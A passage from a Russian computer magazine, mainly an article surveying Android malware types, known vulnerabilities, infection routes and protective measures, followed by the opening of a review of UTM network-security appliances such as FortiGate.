Существует также множество других приложений, которые не принадлежат сообществу suckless.org, но разрабатываются по его правилам. Это, например, динамический e-mail-клиент dmc (hg.suckless.org/dmc), популярная утилита для вывода информационных блоков dzen (goo.gl/8kOGN) и менеджер паролей passman (goo.gl/HrMpj).

Александр Меньшов (androidstreet.ru)

ВЫДЕРЖАТЬ НАТИСК



За каких-то три года никому не известная мобильная операционная система корпорации Google из аутсайдера превратилась в лидера на рынке мобильных ОС. Но вслед за популярностью пришли не только именитые программисты, но и вирусописатели, заполонившие интернет огромным количеством вредоносного ПО, которое сегодня можно найти даже в репозитории Google Play. Что это, тотальная уязвимость Android или всего лишь следствие популярности?

ВИРУСЫ, БЭКДОРЫ, КЕЙЛОГГЕРЫ И УЯЗВИМОСТИ ANDROID

ВВЕДЕНИЕ

Первое вредоносное приложение для ОС Android было написано в июне 2010 года исследователями из компании Trustwave и представлено на конференции DEF CON. В августе того же года «Лаборатория Касперского» обнаружила первый СМС-троян для Android под названием FakePlayer, который опустошал счет жертвы, отправляя сообщения на короткие платные номера.


Уже в следующем году начался настоящий бум вирусов для Android самых разных мастей и раскрасок, вирусы становились все сложнее и изысканнее. К концу 2011 года аналитики подтвердили, что 65% всех мобильных вирусов поражают именно Android, а общая скорость роста количества вирусов уже превысила сотни процентов.


С чем связан такой бурный уровень роста вредоносного ПО, почему Google не предпринимает решительных действий по борьбе с заразой, какие типы вирусов существуют для Android и как защитить свой смартфон от них — обо всем этом мы поговорим в данной статье.

ЗУБАСТЫЙ ЗООПАРК

Со времен появления первых вирусов для Android были созданы практически все возможные типы вредоносных приложений, известных человечеству. Особое место среди них заняли СМС-трояны, как наиболее простые и эффективные для зарабатывания денег.

Позже появились полноценные троянские приложения, позволяющие собирать конфиденциальную информацию и управлять смартфоном; программы-шпионы, фактически








Антивирус Касперского для Android

выполняющие ту же роль, но открыто и легальными путями; приложения, демонстрирующие навязчивую рекламу с помощью сервисов вроде AirPush, размещающих рекламные сообщения в области уведомления Android; боты, бэкдоры и полиморфные вирусы, изменяющие сами себя во время загрузки. Весь этот зоопарк расплодился по низкокачественным сайтам, файлообменникам, а некоторые экземпляры даже попали в Google Play (бывший Android Market). Как работают все эти типы вирусов? Посмотрим.

- **СМС-трояны.** Это настоящая классика мобильной вирусологии. СМС-трояны дают отличную отдачу, позволяя быстро обогатиться на коде, который можно написать за один час. Обычно СМС-троян представляет собой небольшое приложение (FakePlayer весил всего 13 Кб), которое после установки уходит в фон и начинает слать сообщения на заранее определенный платный короткий номер, опустошая твой мобильный счет и обогащая создателя. Часто такие трояны выдают себя за вполне легальные приложения и игры (Opera Mini, ICQ, Skype, Angry Birds), хотя иногда могут быть встроены в другое, возможно даже довольно качественное приложение. В любом случае общая черта всех СМС-троянов в том, что перед установкой они требуют права на отправку СМС, благодаря чему их очень легко идентифицировать. Антивирусы также легко идентифицируют такой тип malware, относя его к семейству Android.SmsSend.
- **Полноценные трояны.** Гораздо более продвинутый тип вредоносного ПО, способный дать злоумышленнику всю информацию о тебе, твоем устройстве, местоположении и позволить управлять смартфоном удаленно. История настоящих троянов для Android началась с обнаружения Android.Geinimi, который считается первым действительно качественным и полноценным приложением такого типа. Geinimi был обнаружен специалистами Lookout Mobile Security в декабре 2010 года. Он внедрялся в легальное программное обеспечение, после установки которого брал управление в свои руки и начинал сбор данных — координаты устройства, номера IMEI и IMSI отправлялись на один из десяти удаленных серверов. Троян способен принимать команды, с помощью которых с телефона можно удалить или установить приложения (правда, для этих действий требуется подтверждение пользователя). Для обмана антивирусов Geimini имеет обфускатор байткода, а также зашифрованные участки кода, которые затрудняют отладку и исследование. Обнаружить Geinimi легко по требованию очень многих полномочий, которые совершенно не нужны стандартной программе или игре.
- **Шпионы.** Фактически легальная реинкарнация троянов, примеры которой можно найти даже в Google Play. Отправляют информацию о телефоне, владельце и местоположении на удаленный сервер, записывают телефонные разговоры, но делают это открыто (в некоторых случаях даже спрашивая пользователя). К этому же типу приложений можно отнести программы для поиска потерянного смартфона, шпионские камеры и прочий софт юных Джеймсов Бондов. Имеют потенциальную опасность как инструмент, который может быть использован для «грязных дел», но по большому счету не представляют реальной угрозы. Определяются так же, как трояны: по количеству запрашиваемых полномочий и названию (если юный хацкер не смог его изменить).
- **Рекламные агрессоры.** Еще один тип легальных приложений, которые могут создать ощутимые проблемы пользователям. Представляют собой приложения и игры, снабженные сервисным модулем, который остается работать даже после закрытия самого приложения и время от времени размещает рекламу в области уведомлений. Мало того что такой тип рекламных сообщений раздражает сам по себе, часто он используется для публикации сообщений, замаскированных под системные (например, «Требуется срочное обновление системы» или «Появилась новая версия Skype»), что уже является неким мошенничеством. В Маркете достаточно много приложений с таким подходом к отображению рекламы, однако большинство антивирусов признают их вредоносными, причисляя к различным семействам по имени рекламного провайдера (Adware.Airpush, Adware.Leadbolt, Adware.Startapp и прочие).



Рост зловредного ПО для Android приходится на период роста самого Android

СЛЕДУЮЩИЙ УРОВЕНЬ

В большинстве своем все эти бэкдоры и прочая нечисть используют стандартный API Android, а потому могут быть легко обнаружены с помощью просмотра разрешений приложения перед установкой. Хочет, например, игра просматривать личные данные пользователя — в топку ее, захотел браузер отправлять СМС-сообщения — не нужен нам такой браузер. Это не относится к последнему типу зловредных программ, однако они быстро выдают себя с помощью рекламных объявлений, к тому же пользователи обычно отписывают о таком поведении приложения прямо в комментариях в Google Play, так что идентифицировать их можно еще до установки.

Совсем другое дело — вирусы и руткиты, использующие уязвимости и особенности системы безопасности Android. С ними дела обстоят намного сложнее. Еще в феврале 2011 года в Android 2.3 была обнаружена уязвимость в веб-браузере Android, которая позволяла получить доступ к содержимому SD-карты и выгрузить приложения пользователя на удаленный сервер. Все, что требовалось от пользователя при этом, — просто перейти по ссылке. К счастью, брешь была довольно быстро закрыта и уже давно не является актуальной.

Спустя год, в марте 2012-го, была найдена аналогичная уязвимость, проявлявшаяся в том, что приложение, вообще не имеющее никаких полномочий в системе, может свободно читать содержимое SD-карты. Для демонстрации уязвимости Ральф Гути, а затем Пол Бродер создали приложения, которые получают с SD-карты личные фотографии пользователя, а затем отправляют их на удаленные серверы. Причем реализация Бродера еще и позволяла получить список последних мест, где находился владелец смартфона, а для отправки использовала обычный браузер, чтобы не создать подозрений, которые может вызвать запрос на прямое интернет-соединение. Для определения местоположения использовался кеш «Галереи», в котором в незашифрованном виде хранилась информация о координатах в момент съемки.


Интересно, что, по заявлению Google, открытый доступ к SD-карте сам по себе вовсе не уязвимость, а нормальное поведение любой системы, которая поддерживает работу со съемными накопителями. Это довольно спорное утверждение, однако в Google заверили, что проблема с доступом конкретно к фотографиям и геолокационным данным в ближайшее время будет решена. Информации о том, используют ли какие-то вирусы эту особенность, пока нет.

В августе 2011 года специалисты компании Trustwave обнаружили еще более серьезную уязвимость в самом Android API. Оказалось, что любое приложение может штатными средствами выяснить, какое приложение в данный момент является активным, и использовать эту информацию для выполнения фишинговых атак. К примеру, пользователь устанавливает безобидное приложение, которое при запуске создает фоновый процесс, отслеживающий активные приложения. В момент, когда пользователь запустит официальное приложение Facebook, сервис автоматически покажет на экране фиктивное окно входа в Facebook-аккаунт и перехватит его конфиденциальную информацию. Каких-либо разрешений для выполнения этого действия не потребуется, поэтому пользователь может даже не догадаться, как все произошло, после обнаружения утечки.

Еще более серьезная проблема в системе безопасности Android была найдена в декабре 2011 года. Исследователи из Университета Северной Каролины опубликовали документ, содержащий информацию о не совсем точной реализации механизма разграничения привилегий в смартфонах крупнейших производителей, в число которых вошли HTC, Motorola и Samsung. Оказалось, что многие безобидные с виду привилегии, реализованные в Android, дают приложениям гораздо больше полномочий, чем требуется на самом деле. Исследователи нашли 13 лазеек, 11 из которых открывали доступ к конфиденциальной информации пользователя. При этом наличие лазеек разнилось между производителями и даже моделями устройств.

Еще один интересный способ обмана пользователей был обнаружен в трояне Android. SmsHider, который заражал исключительно сторонние прошивки, созданные энтузиастами. В основе механизма его распространения лежала особенность Android, служащая для создания системных приложений: любое приложение, подписанное цифровым ключом самой прошивки, считается системным и устанавливается без вопросов к владельцу. Производители смартфонов пользуются этой возможностью для принудительной установки различных критических обновлений, однако при использовании сторонних прошивок она создает серьезную брешь в безопасности. Почти все они создаются на основе исходных текстов AOSP, содержащего тестовые ключи, доступные любому, кто скачает официальные исходники; при сборке прошивки эти ключи никто не изменяет, поэтому любой желающий может создать «системное приложение» для всех этих прошивок. Уязвимости была подвержена и популярная прошивка CyanogenMod, но после публикации информации о бреши проект перешел на использование приватных ключей.


Наконец, король всех концептов — экспериментальный троян TapLogger, способный перехватывать вводимые пользователем данные, используя гироскоп, датчик ориентации и акселерометр. Троян выполнен в виде полноценной игры, якобы проверяющей реакцию пользователя. Пользователю предлагается найти на экране определенные изображения и нажать на них. Во время каждого нажатия троян снимает показания с датчиков положения и строит карту зависимости отклонения смартфона от координат изображения на экране. После недолгого обучения игра завершается, оставив в системе фоновый сервис, который продолжает снимать данные с датчиков, эти данные отправляются на удаленный сервер и анализируются. Само собой разумеется, что единственная привилегия, которую требует троян, — это доступ к датчикам положения, что абсолютно нормально для любой игры и не вызовет подозрения у пользователя. К счастью,




Большая часть зловредов появляется именно для Android



Lookout обнаружил троян DroidDream



Реклама в области уведомлений (не очищается)



Троян, замаскированный под системное обновление

технология еще очень молодая и несовершенная, к тому же сложная в реализации, поэтому встретить ее «на воле» в ближайшее время вряд ли удастся.


Все эти уязвимости позволяют бэкдорам и руткитам ввести пользователя в заблуждение и выдать себя за легитимное приложение с корректными правами доступа, однако на этом игра в технологии не заканчивается. Оказавшись в системе, зараза может воспользоваться уязвимостями самого Linux и системных компонентов и получить права root и полное господство в системе, включая возможность установки приложений без разрешения пользователя (как это делает бэкдор Android.Anzhu), доступ к любой информации и возможность окопаться так глубоко, что даже «сброс до заводских настроек» не поможет (DBF BootKit размещает себя сразу после загрузчика, что позволяет ему перехватить управление еще до загрузки самой ОС).

Интересно, что для получения привилегий администратора трояны и вирусы используют техники, разработанные энтузиастами для рутинга устройств. Это все те же эксплойты Exploid, RageAgainstTheCage, KillingInTheName, ZimperLich, GingerBreak и так далее, которые эксплуатируют бреши в реализации hotplug, библиотеке bionic и системных сервисах. Обычно после установки зловред проверяет наличие исполняемого файла /system/bin/su, отсутствие которого сигнализирует о невозможности получить root-права, и запускает эксплойт, с помощью которого происходит доступ к привилегиям root, а также установка этого самого файла. Если же файл найден, троян пытается получить root штатными средствами, что приводит к генерации сообщения о запросе прав, на что пользователь должен ответить «да» или «нет». Этим зловред может выдать себя, однако большинство неграмотных пользователей просто нажимают «да» и забывают о сообщении. Далее зловред может делать все, что захочет.

КАК ПРОИСХОДИТ ЗАРАЖЕНИЕ

Существует масса путей распространения вредоносных мобильных приложений, начиная от варезных сайтов и заканчивая репозиторием Google Play, в котором время от времени находят различные вирусы. Попробуем классифицировать эти пути.

- **Варезные сайты.** Подавляющее большинство заразы распространяется через варезные сайты. Их владельцы редко обращают внимание на качество ПО, поэтому злоумышленники легко добиваются включения зараженных приложений в каталоги. Наиболее распространен такой подход в Китае, однако заразу нетрудно подцепить и на англоязычных или русскоязычных сайтах.
- **Фишинговые сайты.** Еще один популярный способ распространения вирусов. Злоумышленник создает веб-страницу, копирующую популярный сайт и предлагающую загрузить официальное приложение. Если пользователь не будет внимателен, он легко попадется на удочку и установит троян на свой смартфон. Также возможны варианты копирования интерфейса стандартных Android-приложений, таких как Play Market, но на это попадутся разве что старушки и блондинки.
- **Реклама.** Многие вирусописатели используют для распространения своего детища рекламу в других мобильных приложениях. Наверняка ты заметил, что большую часть мобильной рекламы в России составляют сообщения вроде «Обновите Skype», «1500 бесплатных приложений для вашего Android», «Оптимизируйте свой Sensation» и так далее. В большинстве случаев, если нажать на такой рекламный блок, перейдешь на веб-страницу, где тебе предложат скачать вирус, замаскированный под легальное приложение.
- **СМС-рассылка.** Достаточно необычный и не очень известный метод распространения Android-заразы. Впервые был использован трояном Crusewind, который после установки в систему начинал рассылать СМС с предложением установить программу по приведенной ссылке всем, кто был в списке контактов. Далее сценарий многократно повторялся.
- **Google Play.** Несколько раз малварь находили в репозитории приложений от Google (бывший Android Market). Впервые это произошло в марте 2011 года, когда в течение нескольких дней в Маркете было обнаружено 21 зараженное трояном DroidDream приложение. Они были замаскированы под известные программы, но опубликованы всего тремя аккаунтами. За то время, пока



Android.Haktool.Faceniff.A — самая распространенная малварь в первом квартале 2012 года

сотрудники Google собирались с мыслями, общее количество зараженных приложений достигло 56, а под угрозой оказались 200 000 устройств. Наконец, благодаря усилиям Symantec, Samsung и Lookout, Маркет был избавлен от заразы, а Google выпустила утилиту Android Market Security Tool, с помощью которой трояна можно было удалить с устройства. Спустя полгода Symantec обнаружила в Маркете еще 13 приложений, инфицированных трояном Android. Counterclank, что в конце концов заставило Google принять меры и запустить Bouncer — робота, призванного выявлять и удалять из Маркета вредоносные приложения.

ЧТО ДЕЛАТЬ?

Итак, действие зверья понятно, пути распространения тоже. Как предотвратить заражение своего смартфона? Очень просто: защититься от 99% заразы можно, просто устанавливая софт из проверенных источников, таких как Google Play, Amazon Appstrore и GetJar. Да, за него придется платить, но это абсолютно нормально, тем более что стоит он не так уж и много, а большинство нужных приложений бесплатны.

Если же все-таки установка из стандартных репозиториев оказывается невозможной (приложение недоступно для твоего устройства, Google отказывается принимать банковскую карту, Маркета просто нет), то следует, как минимум, ознакомиться с привилегиями приложений перед их установкой, а также обзавестись антивирусом. Но и здесь есть подвох: как оказалось, две трети антивирусов для Android ни на что не годятся, поэтому нужно ставить антивирусы только из следующего списка, опубликованного компанией AV-Test (они находят больше 90% вирусов):

- avast! Free Mobile Security
- Dr.Web anti-virus Light
- F-Secure Mobile Security
- IKARUS mobile.security LITE
- Kaspersky Mobile Security (Lite)
- Lookout Security & Antivirus
- McAfee Mobile Security
- MYAndroid Protection Antivirus
- NQ Mobile Security
- Zoner AntiVirus Free


На вопрос, стоит ли рутить свой девайс, я бы ответил просто: понимаешь, что делаешь, — делай рутинг, нет — лучше оставить все как есть. Сам по себе рутинг не создает проблем безопасности и даже может служить некоторой защитой против заразы, которая на нерутованных прошивках спокойно выполнит эксплойт, и ты этого даже не заметишь, а на рутованных будет вынуждена просить подтверждения у пользователя. Проблемы безопасности, как всегда, создает сам пользователь, ставя на рутованный телефон варез и соглашаясь со всеми вопросами.

Если есть необходимость установить стороннюю прошивку — лучше использовать CyanogenMod и MIUI, скачанные с официальных сайтов. Все остальное может не только содержать в себе бэкдоры, но и иметь стандартную подпись. Установив CyanogenMod и MIUI, ты получишь еще и мощный механизм безопасности, позволяющий отключать потенциально опасные привилегии приложений (MIUI так вообще будет спрашивать тебя каждый раз, когда стороннее приложение захочет отправить СМС или совершить звонок).

ВЫВОДЫ


Android не так дыряв, как это может показаться на первый взгляд. Как и любая другая ОС, он имеет некоторые проблемы безопасности, однако волна зловредного ПО, которая все больше накрывает его, связана вовсе не с ущербностью модели безопасности, а с популярностью, которую Android начал набирать как раз в 2011 году.

В этой статье мы убедились, что защитить себя от угрозы на самом деле довольно легко, а на удочку обычно попадают те, кто слишком сильно любит халяву. ⌶



Принцип работы трояна TapLogger

Сергей «grinder» Яремчук (grinder@synack.ru)



ВРАГ У ВОРОТ

ОБЗОР ПОПУЛЯРНЫХ UTM-РЕШЕНИЙ

Современный интернет таит в себе множество угроз, и львиную долю рабочего времени админам приходится тратить на обеспечение безопасности сети. Появившись на IT-рынке, многофункциональные устройства защиты UTM сразу привлекли внимание специалистов безопасности, поскольку сочетают в себе несколько модулей защиты с простотой развертывания и управления.

ЧТО ТАКОЕ UTM?

Предприятиям необходимо надежное и простое в управлении средство для защиты от сетевых и вирусных атак, спама и для организации безопасного обмена данными. Особенно остро стоит вопрос в сетях малого и среднего бизнеса, где часто нет технической и финансовой возможности для развертывания разнородных систем безопасности. Да и подготовленных специалистов в таких организациях обычно не хватает. Именно для этих условий были разработаны многофункциональные многоуровневые сетевые устройства, получившие название UTM (Unified Threat Management, унифицированное устройство защиты). Выросшие из межсетевых экранов UTM сегодня объединяют функции нескольких решений: файрвол с DPI (Deep Packet Inspection), систему защиты от вторжений (IDS/IPS), антиспам, антивирус и контентную фильтрацию. Часто такие устройства имеют возможности организации VPN, аутентификации пользователей, балансировки нагрузки, учета трафика и другие. Устройство класса «все в одном» с единой консолью настроек можно быстро ввести в работу, а в последующем так же легко обновлять все функции или добавлять новые. От специалиста требуется лишь понимание, что и как надо защищать. Цена UTM, как правило, ниже, чем стоимость нескольких приложений и/или устройств.

Рынок UTM достаточно большой и показывает ежегодный прирост на 25–30% (постепенно вытесняя «чистый» firewall), практически все крупные игроки уже представили свои решения, как аппаратные, так и программные. Какое из них использовать, это часто вопрос вкуса и доверия к разработчику, также важна адекватная поддержка и, конечно же, специфические условия. Единственный момент — следует выбрать надежный и производительный сервер с учетом планируемой нагрузки, ведь теперь одна система будет выполнять несколько проверок, что потребует дополнительных ресурсов. При этом нужно быть внимательным: в характеристиках UTM-решений обычно указывается пропускная способность межсетевого экрана, а возможности IPS, VPN и других компонентов зачастую на порядок ниже. Сервер UTM является единой точкой доступа, отказ которой фактически оставит организацию без интернета, поэтому разнообразные возможности по восстановлению также лишними не будут. Аппаратные реализации часто имеют дополнительные сопроцессоры, используемые для обработки некоторых видов данных, вроде шифрования или анализа контекста, позволяющие снять нагрузку с основного CPU. Зато программную реализацию можно установить на любой ПК, с возможностью дальнейшего апгрейда любого компонента. В этом плане интересны opensource-решения (Untangle, pfSense, Endian и другие), позволяющие существенно сэкономить на ПО. Большинство из этих проектов предлагают также и коммерческие версии с продвинутыми возможностями и техподдержкой.

FortiGate


ПЛАТФОРМА: FortiGate
САЙТ ПРОЕКТА: fortinet-russia.ru
ЛИЦЕНЗИЯ: платная
РЕАЛИЗАЦИЯ: аппаратная

Калифорнийская компания Fortinet, основанная в 2000 году, сегодня является одним из крупнейших поставщиков UTM-устройств, ориентированных на разную нагрузку — от небольшого офиса (FortiGate-30) до центров обработки данных (FortiGate-5000). Устройства FortiGate представляют собой аппаратную платформу, обеспечивающую защиту от сетевых угроз. Платформа оснащена межсетевым экраном, IDS/IPS, антивирусной проверкой трафика, антиспамом, веб-фильтром и контролем приложений. Некоторые модели поддерживают функции DLP, VoIP, шейпинг трафика, WAN-оптимизацию, отказоустойчивость, аутентификацию пользователя для доступа к сетевым сервисам, PKI и другие. Механизм активных профилей позволяет обнаружить нетипичный трафик (с автоматизацией реакции на такое событие). Антивирус может проверять файлы любых размеров, в том числе и в архивах, сохраняя при этом высокий уровень производительности. Механизм веб-фильтрации позволяет установить доступ более чем к 75 категориям веб-сайтов, указать квоты, в том числе в зависимости от времени суток. Например, доступ к развлекательным порталам можно разрешить только в нерабочее время. Модуль контроля приложений обнаруживает типичный трафик (Skype, P2P, IM и тому подобное) вне зависимости от порта, правила traffic shaping указываются для отдельных приложений и категорий. Зоны безопасности и виртуальные домены позволяют разбить сеть на логические подсети. Некоторые модели имеют интерфейсы коммутатора LAN второго уровня и WAN-интерфейсы, поддерживается маршрутизация по протоколам RIP, OSPF и BGP. Шлюз может быть настроен в одном из трех вариантов: прозрачный режим, статический и динамический NAT, что позволяет безболезненно внедрить FortiGate в любую сеть. Для защиты точек доступа используется специальная модификация с Wi-Fi — FortiWiFi.

Чтобы охватить системы (ПК под управлением Windows, смартфоны Android), которые работают вне доверенной сети, на них может устанавливаться программа-агент FortiClient, включающий



Веб-интерфейс управления FortiGate



Настройка правил firewall в Check Point

в себя полный комплект защиты (firewall, антивирус, SSL и IPsec VPN, IPS, веб-фильтр, антиспам и многое другое). Для централизованного управления несколькими устройствами Fortinet и анализа журналов событий используются FortiManager и FortiAnalyzer.

